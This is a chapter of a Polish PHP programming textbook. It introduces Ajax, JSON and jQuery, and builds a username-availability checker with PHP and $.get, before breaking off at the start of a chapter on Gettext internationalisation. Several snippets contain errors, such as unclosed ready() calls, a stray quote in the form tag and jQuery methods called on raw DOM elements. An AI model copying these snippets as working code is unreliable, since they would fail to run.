Dzięki wspaniałym bibliotekom JavaScript, takim jak jQuery, oraz możliwościom języków w rodzaju PHP ogromna większość złożonych problemów związanych z inicjalizacją komunikacji asynchronicznej czy też tworzeniem i przetwarzaniem kodu XML jest ukrywana przed programistą. Jednak dokładne zrozumienie roli, jaką język XML odgrywa w rozwiązaniach wykorzystujących technologię Ajax, bez wątpienia pomoże zarówno tworzyć, jak i testować niejednokrotnie złożony kod obsługujący interfejs aplikacji oraz jego komunikację z serwerem.

Mówiąc o XML-u w kontekście aplikacji wykorzystujących technologię Ajax, programiści mają zazwyczaj na myśli dwa odrębne zagadnienia:

- Model obiektów dokumentu — DOM, czyli mechanizm wbudowany we wszystkie najpopularniejsze, nowoczesne przeglądarki. DOM jest interfejsem, którego język JavaScript używa do przetwarzania wszystkich elementów oraz całej zawartości strony WWW. Za pośrednictwem DOM kod JavaScript jest w stanie uzyskać dostęp i zmodyfikować praktycznie wszystko na stronie — od zawartości standardowych znaczników HTML, takich jak `title`, po atrybuty dowolnych elementów, określone na podstawie wyszukanej kombinacji identyfikatorów i klas CSS. W kolejnej części rozdziału przedstawię kilka przykładów demonstrujących możliwości dostępu do elementów strony i ich modyfikacji, jakie zapewnia biblioteka jQuery.
- Ponieważ rozwiązania wykorzystujące Ajax często zależą od użycia dwóch języków programowania, takich jak JavaScript i PHP, niebędących w stanie komunikować się ze sobą bezpośrednio, konieczne jest zastosowanie jakiegoś formatu danych, który mógłby być tworzony i przetwarzany zarówno po stronie klienta, jak i serwera. Aktualnie formatem, który jest uznawany za standard w takiej komunikacji, jest JSON (ang. *JavaScript Object Notation*), choć oczywiście można także stosować inne formaty. Zyskał on popularność nie tylko dzięki powszechnej obsłudze przez wszystkie języki programowania (w tym także PHP i język JavaScript), lecz także ze względu na to, że człowiek może bez najmniejszych problemów zrozumieć zapisane w nim informacje, co znacząco odróżnia go od wszelkich formatów bazujących na XML-u.

Podsumowując, prawidłowe działanie rozwiązań ajaksowych zależy od wspólnego wykorzystania kilku różnych technologii i standardów obsługi danych — języków działających po stronie klienta i serwera, modelu obiektów dokumentu (DOM) oraz formatu zapisu danych (takiego jak JSON), który może być tworzony i przetwarzany przez wszystkie komponenty rozwiązania biorące udział w procesie komunikacji. Aby dodatkowo wyjaśnić sposób działania aplikacji tego typu oraz wykorzystywanych w nich technologii, proces ich działania został ogólnie zilustrowany na rysunku 22.1.



Rysunek 22.1. *Typowy sposób działania aplikacji wykorzystujących technologię Ajax*

Prezentacja jQuery

Według mnie jQuery to poprawiona wersja JavaScriptu — w pewnym stopniu pozwala ona ominąć okropną i uciążliwą składnię tego języka, która przez wiele lat była przekleństwem twórców aplikacji internetowych. Biblioteka jQuery została stworzona przez Johna Resiga (*http://ejohn.org*) i zyskała tak ogromną popularność, że aktualnie używa jej 31% spośród 10 000 najbardziej popularnych witryn na świecie[2], w tym także Google, Mozilla oraz NBC. Nie jest to zresztą żadnym zaskoczeniem, zważywszy na jej bardzo głęboką integrację z DOM, wygodne metody obsługujące komunikację asynchroniczną, doskonałe efekty wykorzystywane przy tworzeniu interfejsów użytkownika oraz architekturę umożliwiającą łatwe tworzenie i stosowanie wtyczek oraz rozszerzeń.

Czy nie przypomina to trochę gadania specjalistów od reklamy? Korzystanie z jQuery jest naprawdę łatwe, a w tym podrozdziale przedstawię jej kluczowe cechy, które sprawiają, że jest ona idealnym kandydatem nie tylko do wzbogacenia tworzonej aplikacji o elementy wykorzystujące Ajax, lecz także do realizacji niemal wszystkich innych zadań, jakie można wykonać przy użyciu języka JavaScript. Podobnie jak sam język JavaScript, także i biblioteka jQuery jest tak obszernym zagadnieniem, że można jej poświęcić osobną książkę, dlatego koniecznie należy przeznaczyć trochę czasu, by przejrzeć zawartość witryny *www.jquery.com* i dowiedzieć się czegoś więcej na temat jej ogromnych możliwości.

Instalacja jQuery

Biblioteka jQuery jest projektem otwartym i można ją pobrać za darmo z witryny *www.jquery.com*. Jest ona dostarczana w formie jednego pliku, który należy umieścić na witrynie w dokładnie taki sam sposób, jak robi się to z innymi plikami JavaScript, czyli zapisać w publicznie dostępnym katalogu i odwoływać się do niej z dowolnego dokumentu na witrynie przy użyciu znacznika `<script>` umieszczonego w sekcji nagłówka (`<head>`) strony:

```
<script type="text/javascript" src="jquery-1.4.2.min.js"></script>
```

Ze względu na ogromną popularność jQuery Google udostępnia ją w swojej sieci dystrybucji treści (CDN) i zapewnia interfejs API pozwalający programistom korzystać z wersji biblioteki przechowywanej na swoich serwerach, zamiast umieszczać ją na własnym. Korzystając z jQuery przechowywanych na serwerach Google, nie tylko zmniejszamy obciążenie własnego serwera, lecz także skracamy czas ładowania stron naszej aplikacji, gdyż z dużym prawdopodobieństwem można założyć, że w pamięci podręcznej na komputerze użytkownika już będzie przechowywana kopia biblioteki, pobrana przy okazji wizyty na innej witrynie korzystającej z Google CDN. Aby pobrać bibliotekę jQuery z sieci Google CDN, należy zastosować poniższy fragment kodu JavaScript:

```
<script src="http://www.google.com/jsapi"></script>
<script type="text/javascript" >
    google.load("jquery", "1");
</script>
```

Wartość `1` podana jako drugi parametr wywołania metody `load()` informuje, że należy pobrać najnowszą stabilną wersję 1.X biblioteki. Istnieje także możliwość pobrania konkretnej wersji; aby na przykład pobrać najnowszą wersję biblioteki z grupy wersji 1.3, należałoby przekazać parametr `1.3`. Jeśli zależy nam na jeszcze bardziej precyzyjnym określeniu numeru wersji, takim jak 1.3.2, to wystarczy go przekazać.

Prosty przykład


Korzystając z biblioteki jQuery, podobnie jak w przypadku tworzenia dowolnego innego kodu JavaScript, będziemy chcieli mieć pewność, że nie zostanie on wykonany przed zakończeniem wczytywania i wyświetlania strony w przeglądarce. W przeciwnym razie wykonanie skryptu może spowodować nieoczekiwane efekty

[2] *http://en.wikipedia.org/wiki/JQuery*

uboczne, związane z tym, że niektóre elementy strony mogą jeszcze nie być dostępne. Aby zapobiec takim problemom, kod korzystający z biblioteki jQuery należy umieszczać wewnątrz funkcji obsługującej zdarzenie `ready`:

```
$(document).ready(function() {
    alert("Strona została wczytana!");
}
```

Ten fragment kodu należy umieścić poniżej wywołania metody `google.load()`, prawidłowo zapisując go pomiędzy znacznikami `<script type="text/javascript">` oraz `</script>`. Po odświeżeniu strony zostanie wyświetlone okienko informacyjne przedstawione na rysunku 22.2.



Rysunek 22.2. *Wyświetlanie okienka informacyjnego w ramach obsługi zdarzenia jQuery*

Odpowiadanie na zdarzenia

Choć wbudowane procedury obsługi zdarzeń jQuery są całkiem użyteczne, to jednak korzystanie z nich jest dosyć trudne, gdyż należy je skojarzyć z odpowiednimi elementami HTML. Na przykład powszechnie stosowanym rozwiązaniem jest kojarzenie procedury obsługi zdarzenia `onClick` z konkretnym łączem za pomocą kodu przypominającego ten przedstawiony poniżej:

```
<a href="#" class="button" id="check_un" onClick="checkUsername(); return false;">Sprawdź
↪dostępność nazwy</a>
```

Jest to raczej kiepskie rozwiązanie, gdyż w zbyt ścisły sposób kojarzy ze sobą warstwę prezentacji witryny z logiką jej działania (więcej informacji na temat zagrożeń związanych z takim postępowaniem można znaleźć w rozdziale 24.). Biblioteka jQuery rozwiązuje problemy tego typu, pozwalając oddzielić odbiorców zdarzeń od elementów HTML. W rzeczywistości nie tylko można programowo skojarzyć funkcje obsługujące zdarzenia z konkretnymi elementami HTML, lecz dodatkowo można je kojarzyć ze wszystkimi elementami konkretnego typu, z elementami należącymi do konkretnej klasy CSS, a nawet z elementami spełniającymi bardziej złożone kryteria co do zagnieżdżenia w strukturze strony, na przykład ze wszystkimi obrazkami umieszczonymi w akapitach, którym przypisano klasę CSS o nazwie `rada`. Zacznijmy od przedstawienia jednego z najprostszych przykładów — zmodyfikujmy ten przedstawiony powyżej, kojarząc procedurę obsługi zdarzeń `click` z elementem HTML o identyfikatorze `check_un`:

```
$(document).ready(function() {
    $("#check_un").click(function(event) {
    alert("Sprawdzanie dostępności nazwy użytkownika");
    event.preventDefault();
    });
}
```

Zapis `$()` to używany przez jQuery sposób pobierania elementów strony spełniających określone kryteria związane z nazwą znacznika, przypisanymi mu klasami lub identyfikatorem. W tym przypadku poszukiwany jest element o identyfikatorze `check_un`, dlatego też zastosowano selektor w postaci `#check_un`. Następnie z odnalezionym elementem kojarzona jest metoda `click` jQuery, przez co biblioteka zacznie sprawdzać, czy do danego elementu nie dotarło zdarzenie typu `click`. W umieszczonej wewnątrz anonimowej funkcji można określić, jakie czynności mają zostać wykonane w ramach obsługi zdarzenia; w tym przypadku zostanie wyświetlone okienko informacyjne oraz wykonana kolejna użyteczna metoda jQuery, która nakazuje, by element,

do którego trafia zdarzenie, nie reagował na nie w domyślny sposób (w przypadku łącza tą domyślną reakcją byłaby próba wyświetlenia strony o adresie podanym w atrybucie `href`).

Po napisaniu powyższego fragmentu kodu można zmienić postać samego znacznika łącza:

```
<a href="nojs.html" class="button" id="check_un">Sprawdź dostępność nazwy</a>
```

Kliknięcie tego łącza spowoduje wyświetlenie okienka informacyjnego zdefiniowanego w funkcji obsługującej zdarzenia. Dzieje się tak, choć z danym elementem `a` nie został bezpośrednio skojarzony żaden kod JavaScript!

Przeanalizujmy kolejny przykład. Załóżmy, że ze wszystkimi obrazkami na stronie chcemy skojarzyć procedurę obsługi zdarzeń `mouseover`; innymi słowy, zależy nam na wykonaniu pewnego kodu JavaScript za każdym razem, gdy wskaźnik myszy pojawi się w obszarze strony zajmowanym przez obrazek. Aby stworzyć takie rozwiązanie, wystarczy przekazać nazwę elementu HTML (`img`) w wywołaniu `$()`:

```
$("img").mouseover(function(event){
    alert("Zainteresował cię ten obrazek?");
});
```

Jak już wspominałem wcześniej, jQuery pozwala także na kojarzenie procedur obsługi zdarzeń z elementami spełniającymi złożone kryteria, takimi jak obrazki, którym przypisano klasę CSS o nazwie `thumbnail`, umieszczone wewnątrz elementu `div` o identyfikatorze `sidebar`:

```
$("#sidebar > img.thumbnail").click(function(event) {
    alert("Wczytujemy obrazki...");
});
```

Oczywiście, nie należy przypuszczać, że będziemy chcieli stosować jQuery wyłącznie w celu wyświetlania okienek informacyjnych. Dlatego w kolejnym punkcie rozdziału zastanowimy się, jak użyć tej biblioteki do sprawdzania i modyfikowania DOM. Po zakończeniu lektury tej części rozdziału Czytelnik będzie wiedział, jak tworzyć funkcje obsługujące zdarzenia, których wykonanie pozwoli poinformować użytkownika o zakończeniu wykonywanych operacji, dodawać wiersze do tabel oraz ukrywać dowolne fragmenty strony.

Biblioteka jQuery i DOM

Choć biblioteka jQuery jest po brzegi wypełniona przeróżnymi fajerwerkami, to jednak według mnie jej najważniejszą cechą są rewelacyjne możliwości analizy danych DOM i manipulacji nimi. W tej części rozdziału opiszę możliwości jQuery związane z operacjami na DOM, przedstawiając grupę prostych przykładów działających na zamieszczonym poniżej fragmencie kodu HTML:

```
<body>
  <span id="title">Easy Google Maps with jQuery, PHP and MySQL</span>
  <img src="/images/covers/maps.png" class="cover" />
  <p>
    Autor: W. Jason Gilmore<br />
    Naucz się tworzyć witryny bazujące na funkcjonalności map, korzystając z popularnych
    technologii open source, takich jak Google Maps API. Przedstawione zagadnienia obejmują:
  </p>
  <ul>
    <li>Dostosowanywanie map poprzez modyfikacje wyświetlanych kontrolek, dodawanie znaczników
    ↪i okienek informacyjnych.</li>
    <li>Geokodowanie adresów i zarządzanie dużą liczbą adresów przechowywanych w bazie danych.</li>
    <li>Informacje, jak stworzyć aktywną społeczność użytkowników, zapewniając im możliwość
    ↪dodawania nowych lokalizacji.</li>
  </ul>
</body>
```

Aby pobrać tytuł książki, należy użyć następującej instrukcji:

```
var title = $("#title").html();
```

Aby pobrać wartość atrybutu `src` obrazka, któremu przypisano klasę o nazwie `cover`, należy użyć poniższego wywołania:

```
var src = $("img.cover").attr("src");
```

Istnieje także możliwość pobierania i uzyskiwania informacji o całych grupach elementów. Na przykład określając liczbę punktów listy, można sprawdzić, ile zagadnień zostało opisanych w książce; do tego celu można wykorzystać metodę `size()` wraz z odpowiednim selektorem:

```
var count = $("li").size();
```

Istnieje nawet możliwość pobrania grupy określonych elementów i wykonania na nich wskazanych operacji w pętli. Poniższy przykład wykorzystuje odpowiedni selektor i metodę `foreach()`, aby pobrać wszystkie elementy `li` i wyświetlić zawartość każdego z nich w okienku informacyjnym:

```
$('li').each(function() {
    alert(this.html());
});
```

Modyfikowanie elementów strony

Biblioteka jQuery pozwala na modyfikowanie zawartości strony w równie prosty sposób, w jaki można pobierać jej elementy. Aby na przykład zmienić tytuł książki, wystarczy pobrać element, a następnie przekazać odpowiednią wartość w wywołaniu metody `html()`:

```
$("#title").html("Tytuł najwspanialszej książki na świecie");
```

Nasze możliwości nie ograniczają się jednak wyłącznie do zmiany zawartości elementu. Spróbujmy na przykład dodać do każdego punktu listy procedurę obsługi zdarzeń, która będzie dodawać do niego klasę o nazwie `highlight`, gdy użytkownik wskaże dany element myszką:

```
$("li").mouseover(function(event){
    this.addClass("highlight");
});
```

Po dodaniu takiej procedury obsługi zdarzeń za każdym razem, gdy użytkownik umieści wskaźnik myszy w obszarze zajmowanym przez punkt listy, element ten zostanie zapewne w jakiś sposób wyróżniony dzięki zastosowaniu klasy CSS o nazwie `highlight`. Można przypuszczać, że będziemy także chcieli usunąć tę klasę, gdy wskaźnik myszy zostanie przesunięty poza obszar elementu. Do tego celu należy wykorzystać metodę `removeClass()`, która usunie klasę `highlight` z odpowiedniego elementu `li`.

W ramach ostatniego przykładu napiszemy skrypt, który wyświetla początkowo ukryty fragment strony, kiedy użytkownik kliknie jakiś inny, określony element, taki jak nazwisko autora. Zmodyfikujmy zatem nasz testowy fragment strony HTML, tak by wyglądał w następujący sposób:

```
<span id="author_name">W. Jason Gilmore</span>
```

W arkuszu stylów można zdefiniować regułę, która określi postać elementu o identyfikatorze `author_name` w taki sposób, że choć niekoniecznie będzie on łączem, jednak jego wygląd będzie stanowił dla użytkownika wizualną wskazówkę, informującą, iż jego kliknięcie spowoduje wykonanie jakiejś operacji:

```
#author_name {
    text-decoration: dotted;
}
```

Następnie poniżej listy zagadnień opisanych w książce dodajmy następujący fragment kodu HTML:

```
<div id="author_bio" style="display: none;">
<h3>O autorze</h3>
<p>
```

```
Jason jest założycielem witryny WJGilmore.com. Do jego zainteresowań należą gotowanie
➥z wykorzystaniem energii słonecznej, najostrzejsze papryczki chili na świecie, tak zwane
➥"ghost chili", oraz przegrywanie w szachy.
</p>
</div>
```


W końcu dodajmy następującą procedurę obsługi zdarzeń, która będzie przełączać widzialność elementu `div` o identyfikatorze `author_bio`, gdy użytkownik kliknie nazwisko autora:

```
$("#author_name").click(function(){
    $("#author_bio").toggle();
});
```

Na razie Czytelnik dowiedział się, jak łatwo i wygodnie można używać jQuery do kojarzenia procedur obsługi zdarzeń z elementami strony oraz do analizowania i modyfikowania zawartości strony przy użyciu DOM. W kolejnych dwóch przykładach rozwiązania te zostaną zastosowane ponownie wraz z kilkoma nowymi możliwościami w celu stworzenia dynamicznych formularzy wykorzystujących technologię Ajax. W pierwszej kolejności zajmiemy się stworzeniem mechanizmu weryfikującego dostępność wybranej nazwy użytkownika.

Mechanizm weryfikacji dostępności nazwy użytkownika

Mało jest rzeczy równie frustrujących użytkownika, jak ciągłe informacje, że nazwa użytkownika, wybrana podczas próby zarejestrowania się do aplikacji obsługującej pocztę elektroniczną lub na jakiejś innej witrynie, jest już zajęta. Szczególnie frustrujące jest to w przypadku popularnych witryn, takich jak Yahoo!, gdy można odnieść wrażenie, że każda możliwa kombinacja słów i cyfr została już wykorzystana. Aby nieco zmniejszyć poziom tej frustracji, witryny zaczęły wykorzystywać formularze rejestracyjne, których funkcjonalność wzbogacono o technologię Ajax i które są w stanie automatycznie sprawdzić dostępność podanej nazwy, jeszcze przed przesłaniem formularza na serwer (patrz rysunek 22.3), i w razie problemów poinformować o tym użytkownika. W niektórych przypadkach, gdy nazwa użytkownika została już użyta przez kogoś innego, witryna sugeruje nieco zmodyfikowane, podobne wersje nazwy, które mogą przypaść do gustu rejestrującej się osobie.



Rysunek 22.3. *Mechanizm weryfikacji nazwy użytkownika stosowany na witrynie Yahoo!*


Stwórzmy zatem rozwiązanie tego typu, które w bardzo dużym stopniu przypomina narzędzie stosowane na witrynie Yahoo!, przedstawione na rysunku 22.3. W celu sprawdzenia, czy nazwa użytkownika została już wcześniej wybrana przez inną osobę, będziemy potrzebowali centralnego repozytorium wszystkich kont, z którymi będą porównywane nazwy podane przez użytkowników. W praktyce takie centralne repozytorium niemal na pewno będzie bazą danych, jednak tutaj — ze względu na fakt, że zagadnienia związane z bazami i ich wykorzystaniem jeszcze nie zostały opisane — zostaną użyte zwyczajne tablice.

Zacznijmy zatem od stworzenia formularza rejestracyjnego (*register.php*). Jego kod został przedstawiony na listingu 22.1.

Listing 22.1. *Formularz rejestracyjny*

```
<form id="form_register" "action="register.php" method="post">
  <p>
    Podaj adres e-mail <br />
    <input type="text" name="email" value="" />
  </p>
  <p>
    Wybierz nazwę użytkownika <br />
    <input type="text" id="username" name="username" value="" />
    <a href="nojs.html" class="button" id="check_un">Sprawdź, czy nazwa jest dostępna</a>
    <br />
    <span id="valid"></span>
  </p>
  <p>
    Podaj i powtórz hasło<br />
    <input type="password" name="password1" value="" /> <br />
    <input type="password" name="password2" value="" />
  </p>
  <p>
    <input type="submit" name="submit" value="Zarejestruj" />
  </p>
</form>
```

Wygląd tego formularza (po wprowadzeniu pewnych drobnych upiększeń dokonanych przy użyciu CSS) został przedstawiony na rysunku 22.4.



Rysunek 22.4. *Formularz rejestracyjny w działaniu*

Określanie, czy nazwa użytkownika jest dostępna

Następnie stworzymy skrypt PHP, którego zadaniem będzie sprawdzanie, czy nazwa użytkownika już istnieje. Jest to bardzo prosty skrypt — jego działanie sprowadza się do nawiązania połączenia z bazą danych i sprawdzenia zawartości tabeli *accounts* w celu określenia, czy nazwa użytkownika już w niej istnieje. W zależności od wyniku skrypt zwróci odpowiedni komunikat. Skrypt ten (*available.php*) został przedstawiony na listingu 22.2, a następnie dodatkowo wyjaśniony. Choć rzeczywista wersja takiego skryptu porównywałaby podaną nazwę użytkownika z innymi zapisanymi w bazie danych, to jednak zaprezentowany przykład przechowuje je w tablicy, aby dodatkowo nie komplikować rozwiązania.

Listing 22.2. *Określanie, czy nazwa użytkownika jest już używana*

```
<?php
  // Zastępcze repozytorium nazw użytkowników
  $accounts = array("wjgilmore", "mwade", "twittermaniac");
```

```
  // Definicja tablicy, w jakiej będą przechowywane wyniki
  $result = array();

  // Jeśli nazwa użytkownika została podana, skrypt określa, czy
  // występuje ona w repozytorium
  if (isset($_GET['username']))
  {

    // Przefiltrowanie nazwy w celu zabezpieczenia się przed potencjalnym atakiem
    $username = filter_var($_GET['username'], FILTER_SANITIZE_STRING);

    // Czy nazwa występuje w tablicy $accounts?
    if (in_array($username, $accounts))
    {
      $result['status'] = "FALSE";
    } else {
      $result['status'] = "TRUE";
    }

    // Zapisanie wyników w formacie JSON
    echo json_encode($result);
  }
?>
```

Większość tego skryptu powinna wyglądać znajomo dla Czytelnika, być może poza jego ostatnim wywołaniem. Funkcja `json_encode()` jest wbudowaną funkcją PHP, która konwertuje tablicę na łańcuch znaków zapisany w formacie JSON. Zwracane przez nią wyniki mogą być odtworzone do oryginalnej postaci w każdym języku programowania obsługującym format JSON. Należy zauważyć, że JSON jest formatem zapisu danych składającym się wyłącznie z kluczy i skojarzonych z nimi wartości. Gdyby użytkownik spróbował na przykład zarejestrować się, używając nazwy `wjgilmore`, to wygenerowany przez skrypt łańcuch JSON miałby następującą postać:

```
{"status":"FALSE"}
```

W przypadku korzystania w tworzonych aplikacjach z rozwiązań bazujących na technologii Ajax ich testowanie może być trudnym zadaniem ze względu na liczbę niezależnych miejsc, w jakich mogą się pojawić problemy. Dlatego też dobrym pomysłem będzie przetestowanie każdego z takich elementów aplikacji oddzielnie, w izolacji od pozostałych, jeszcze zanim zostaną one zintegrowane w jedną całość. Przedstawiony powyżej skrypt oczekuje, że sprawdzana nazwa użytkownika zostanie przekazana metodą `GET`, dlatego też można go prosto przetestować, przekazując tę nazwę w adresie, jak pokazano na poniższym przykładzie:

```
http://przykladyphp.pl/available.php?username=wjgilmore
```

Integracja funkcjonalności związanej z technologią Ajax

Ostatnim etapem tworzenia naszego rozwiązania będzie integracja funkcjonalności związanej z technologią Ajax, która pozwoli użytkownikowi przekonać się, czy podana przez niego w formularzu nazwa użytkownika jest dostępna, czy nie. Będzie to wymagało zastosowania biblioteki jQuery do asynchronicznego przesłania na serwer żądania skierowanego do skryptu *available.php* oraz do zaktualizowania fragmentu strony w celu zaprezentowania otrzymanej odpowiedzi. Kod JavaScript realizujący to zadanie został przedstawiony na listingu 22.3; należy go umieścić na stronie zawierającej formularz, w jej sekcji nagłówka (czyli wewnątrz znacznika `<head>`).

Listing 22.3. *Integracja funkcjonalności bazującej na technologii Ajax z mechanizmem sprawdzania dostępności nazwy użytkownika*

```
<script src="http://www.google.com/jsapi"></script>
<script type="text/javascript">
  google.load("jquery", "1.4.2");
```

```
</script>

<script type="text/javascript">

  $(document).ready(function(){

    // Skojarzenie procedury obsługi zdarzeń click z łączem
    // Sprawdź, czy nazwa jest dostępna
    $('#check_un').click(function(e) {

      // Pobranie zawartości pola o identyfikatorze username
      var username = $('#username').val();

      // Zastosowanie funkcji $.get() jQuery w celu przesłania żądania GET do skryptu
      // available.php i wyświetlenie odpowiedniej odpowiedzi w zależności od wyniku
      // zwróconego przez ten skrypt
      $.get(
        "available.php",
        {username: username},
        function(response){
          if (response.status == "FALSE") {
            $("#valid").html("Nazwa nie jest dostępna!");
          } else {
            $("#valid").html("Dostępna!");
          }
        },
        "json"
      );

      // Zastosowanie metody preventDefault() w celu uniemożliwienia domyślnej operacji
      // związanej z obsługą zdarzenia, czyli przejścia do strony wskazywanej
      // przez łącze
      e.preventDefault();
    });
  });
</script>
```

Podobnie jak w przypadku przedstawionego wcześniej skryptu PHP, także i tu raczej nie ma czego dodatkowo wyjaśniać, ponieważ wszystkie zastosowane funkcje i metody zostały już opisane wcześniej. Jedyną nowością jest funkcja jQuery `$.get()`. W jej wywołaniu podawane są cztery parametry: nazwa skryptu na serwerze, do jakiego ma zostać przesłane żądanie (w naszym przypadku jest to *available.php*), parametry, jakie należy przesłać (w naszym przypadku jest to nazwa użytkownika, przesyłana jako parametr o nazwie `username`), anonimowa funkcja, która pobierze dane zwrócone przez skrypt PHP, oraz deklaracja określająca, w jakim formacie zostaną zwrócone dane wynikowe (w naszym przypadku jest to JSON). Należy zwrócić uwagę, że jQuery jest w stanie samodzielnie przetworzyć wyniki zwrócone przez skrypt i udostępnić je w formie obiektu JavaScript (co widać na przykładzie odwołania `response.status` określającego wartość zwróconego wyniku).

Biblioteka jQuery jest także w stanie przesyłać na serwer dane metodą `POST`. Do tego celu używana jest funkcja `$.post`. Więcej informacji na temat tej przydatnej możliwości można znaleźć w dokumentacji jQuery.

Podsumowanie

Dla osób niewtajemniczonych Ajax może się wydawać niezwykle skomplikowanym sposobem tworzenia witryn WWW. Jednak — jak pokazały informacje i przykłady zamieszczone w tym rozdziale — w rzeczywistości jest to jedynie połączenie kilku technologii i standardów, które stosowane wspólnie zapewniają naprawdę rewelacyjne efekty.

W następnym rozdziale zostało przedstawione kolejne interesujące i pozornie skomplikowane zagadnienie, jakim jest umiędzynarodawianie (ang. *internationalization*), czyli tworzenie wielojęzycznych witryn WWW. Korzystając z rozwiązań przedstawionych w tym rozdziale, Czytelnik będzie mógł w lepszym stopniu zaspokoić oczekiwania nieustannie rozszerzającego się grona odbiorców swojej witryny oraz użytkowników pochodzących z różnych krajów. A zatem do dzieła!

ROZDZIAŁ 23

Tworzenie witryn dla odbiorców z całego świata

Dzięki WWW niezwykle łatwo jest przekazać swoją wiadomość każdej osobie na świecie, która posiada dostęp do internetu i przeglądarkę — i to niezależnie od tego, czy siedzi w kawiarence internetowej na Placu Czerwonym w Moskwie, na farmie w Ohio, czy też w klasie w izraelskiej szkole. Cóż, jest tylko jeden mały problem: jedynie dla około 6 procent populacji ludności świata angielski[1] jest językiem ojczystym. Wszyscy pozostali posługują się językiem chińskim, japońskim, hiszpańskim, niemieckim, francuskim, polskim i ponad setką innych. Dlatego myśląc poważnie o dotarciu do odbiorców z całego świata, należy się zastanowić nad stworzeniem witryny, której zawartość będzie prezentowana w ojczystym języku użytkownika, a poza tym będzie zawierała informacje prezentowane z użyciem standardów używanych w danym kraju (głównie chodzi tu o waluty, sposób prezentacji dat, godzin i wartości liczbowych).

Tworzenie oprogramowania, które może być używane przez ogólnoświatową społeczność, jest trudne — i to nie tylko z oczywistych powodów, takich jak konieczność posiadania zasobów niezbędnych do przetłumaczenia zawartości. Należy się także zastanowić, w jaki sposób zintegrować inne języki i standardy z istniejącą aplikacją, by nie popaść przy tym w obłęd. Ten rozdział pozwoli Czytelnikowi uniknąć tej drugiej ewentualności.

Uwaga Zespół twórców PHP wyznaczył sobie ambitne zadanie wzbogacenia szóstej wersji języka o wbudowaną obsługę standardu Unicode (*http://unicode.org/*). Unicode jest standardem, który w ogromnym stopniu zmniejsza problemy związane z tworzeniem aplikacji internetowych i witryn WWW, które mogłyby być używane na wielu platformach systemowych oraz byłyby w stanie obsługiwać wiele języków. Jednak zrealizowanie tego zamierzenia okazało się trudniejsze, niż początkowo sądzono; pomimo to twórcy PHP wciąż pracują, dążąc do wyznaczonego sobie celu. Choć niniejsza książka nie zawiera bardziej szczegółowych informacji ani o Unicode, ani o jego implementacji w PHP, to jednak jeśli tworzenie witryn o zasięgu globalnym ma dla Czytelnika kluczowe znaczenie, koniecznie powinien on poszukać dodatkowych informacji na ten temat.

Obsługa innych języków i standardów jest procesem dwuetapowym, wymagającym od programisty przeprowadzenia w pierwszej kolejności *umiędzynarodowienia* aplikacji, a następnie jej *lokalizacji*. Umiędzynarodowienie aplikacji wiąże się z wprowadzeniem w niej zmian niezbędnych do jej późniejszego zlokalizowania, co z kolei polega na zaktualizowaniu witryny, by obsługiwała ona wybrane inne języki i możliwości. Umiędzynarodowienie jest często określane skrótowo jako *i18n*, a lokalizacja jako *l10n*.

Niniejszy rozdział przedstawia rozwiązanie, które Czytelnik będzie mógł wykorzystać na swojej witrynie w celu jej umiędzynarodowienia i zlokalizowania.

---

[1] Wikipedia: *http://pl.wikipedia.org/wiki/Język_angielski* — *przyp. tłum.*

Tłumaczenie witryn przy użyciu pakietu Gettext

Gettext (*www.gnu.org/software/gettext*) jest jednym z wielu wspaniałych projektów stworzonych i utrzymywanych przez Free Software Foundation (Fundację Wolnego Oprogramowania). Składa się on z wielu narzędzi przydatnych podczas umiędzynarodawiania i lokalizacji oprogramowania. W ciągu ostatnich lat stał się on praktycznie standardowym rozwiązaniem używanym do tłumaczenia wersji niezliczonych aplikacji i witryn WWW. PHP potrafi współpracować z pakietem Gettext przy wykorzystaniu rozszerzenia o tej samej nazwie. Oznacza to, że Czytelnik będzie musiał pobrać ten pakiet i zainstalować go na swoim komputerze. W przypadku korzystania z systemu Windows należy pobrać go ze strony *http://gnuwin32.sourceforge.net* i zmodyfikować zmienną systemową `PATH`, tak by wskazywała na katalog, w jakim pakiet został zainstalowany.

Ponieważ rozszerzenie *Gettext* PHP nie jest dostępne domyślnie, konieczne będzie także przekonfigurowanie samego PHP. Jeśli Czytelnik używa systemu Linux, aby włączyć to rozszerzenie, należy przekompilować PHP z użyciem opcji `--with-gettext`. W przypadku systemu Windows wystarczy usunąć komentarz z wiersza zawierającego nazwę biblioteki `php_gettext.dll` w pliku konfiguracyjnym *php.ini*. Więcej informacji na temat konfigurowania środowiska PHP można znaleźć w rozdziale 2.

W dalszej części tego podrozdziału zostały opisane kolejne etapy tworzenia witryny WWW, która dzięki zastosowaniu rozszerzenia i pakietu *Gettext* będzie w stanie obsługiwać większą liczbę języków.

Etap 1. Aktualizacja skryptów

